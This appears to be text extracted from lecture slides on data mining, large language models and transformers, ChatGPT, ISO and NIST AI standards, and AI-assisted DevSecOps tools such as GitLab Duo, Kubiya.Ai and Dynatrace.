
Data MINING

Data mining is the process of extracting previously unknown, valid and actionable information from large data and then using the information so derived to make crucial business and strategic decision. To discover meaningful patterns and rules.



Large Language Models

Large language models (LLMs) are a type of artificial intelligence designed to understand and generate human language. They are typically based on deep learning architectures, such as transformers, and are trained on vast amounts of text data to perform various natural language processing tasks.





Large Language Models

A transformer is a type of deep learning model architecture that has become the foundation for many state-of-the-art natural language processing (NLP) tasks. It was introduced in the paper "Attention is All You Need" by Vaswani et al. in 2017.

The core innovation of the transformer is the self-attention mechanism, which allows the model to weigh the importance of different words in a sentence relative to each other. This is crucial for understanding context and relationships within the text.

Self-attention computes a set of attention scores for each word in the input sequence, indicating how much focus to place on other words when encoding the current word.





Large Language Models

All transformers have the same primary components:

Tokenizers, which convert text into tokens.

A single embedding layer, which converts tokens and positions of the tokens into vector representations.

Transformer layers, which carry out repeated transformations on the vector representations, extracting linguistic information. These layers are constructed of alternating attention and feedforward layers.

There are two types of transformers, encoder and decoder. In the original paper both of them were used, while later models included only one type of them.



ChatGPT

ChatGPT (Generative Pre-trained Transformer) is a chatbot developed by OpenAI. It was released in November 2022. It uses OpenAI's GPT 3.5 and GPT 4 large language models (LLM). An LLM is a language model that uses a neural network with a very large number of parameters. There are instances of LLMs having parameters numbering in the billions. GPT 4 was released in March 2023, and is an improvement over ChatGPT.

ChatGPT uses supervised learning as well as reinforcement learning from human feedback (RLHF). RLHF literally means a human operator provides feedback on the algorithm's performance. RLHF has been widely used in video game bots.

ISO Standards

ISO/IEC 42001 AI management systems

ISO/IEC 23894 AI Guidance on risk management

ISO/IEC 23053 Framework for AI Systems Using ML

ISO/IEC DIS 12792 Information technology — Artificial intelligence — Transparency taxonomy of AI systems

<https://webstore.ansi.org/industry/software/artificial-intelligence>

NIST Standards

NIST SP 800-218A Secure Software Development Practices for Generative AI and Dual-Use Foundation Models: An SSDF Community Profile
<https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-218A.ipd.pdf>

NIST Special Publication 1270: Toward a Standard for Identifying and Managing Bias in Artificial Intelligence
<https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.1270.pdf>

NIST AI 100-3: The Language of Trustworthy AI
<https://nvlpubs.nist.gov/nistpubs/ai/NIST.AI.100-3.pdf>

NIST AI 600-1: AI RMF Generative AI Profile
<https://airc.nist.gov/docs/NIST.AI.600-1.GenAI-Profile.ipd.pdf>

GitLab Duo

AI-Powered DevSecOps



AI Powered DevSecOps: GitLab Duo


- GitLab Duo is an AI feature that helps in DevSecOps pipeline by providing AI capabilities, including code assistance, conversational AI, and vulnerability analysis that enhances the CI/CD process
- **Uses for GitLab Duo in CI/CD Pipeline**
 - **Automated Merge Request Descriptions:** Generate clear and concise MR descriptions based on code changes and linked issues
 - **Code Explanations:** Provide natural language summaries of code sections for better understanding
 - **Pipeline Error Analysis:** Identify root causes of pipeline failures and suggest potential fixes
 - **Vulnerability Remediation:** identify vulnerabilities, their location, and potential solutions

AI Powered DevSecOps: Kubiya.Ai

- Kubiya.Ai uses generative AI to create automated workflows that integrate with Git, CI, Kubernetes, Cloud, and other platforms, making them accessible through conversational AI
- **Uses of Kubiya.Ai in CI/CD Pipeline**
 - **Planning:** Kubiya.ai streamlines access control by managing user permissions and access requests through a chat interface
 - **Development:** It optimizes workflows by learning user preferences and suggesting frequently used resources or actions
 - **Testing:** It facilitates the creation and management of agents for automated testing and code validation tasks
 - **Deployment:** It automates resource provisioning and deployment actions, integrating with tools like Kubernetes for scaling
 - **Operations:** It helps monitor and adjust operations dynamically, responding to changes and optimizing ongoing tasks
 - **Feedback:** It connects with ticketing systems to automate ticket management and improve operational efficiency

AI Powered Predictive Analysis and Monitoring using Dynatrace

- Dynatrace is an AI-powered analytics and automation platform. It is used for security, and infrastructure observability to balance security with performance
- Davis, part of Dynatrace automatically identifies customer-facing issues and uses detailed information to pinpoint their root causes. It also recommends actions for remediation through Davis CoPilot
- **Uses of Dynatrace in DevSecOps:**
 - **Performance Monitoring:** Dynatrace continuously monitors application performance, allowing teams to identify and address issues early in the CI/CD pipeline
 - **Root Cause Analysis:** It provides detailed root cause analysis of performance and security issues
 - **Security Monitoring:** Dynatrace helps monitor for vulnerabilities and potential security threats, ensuring that security considerations are addressed throughout the CI/CD pipeline



Davis Co-pilot

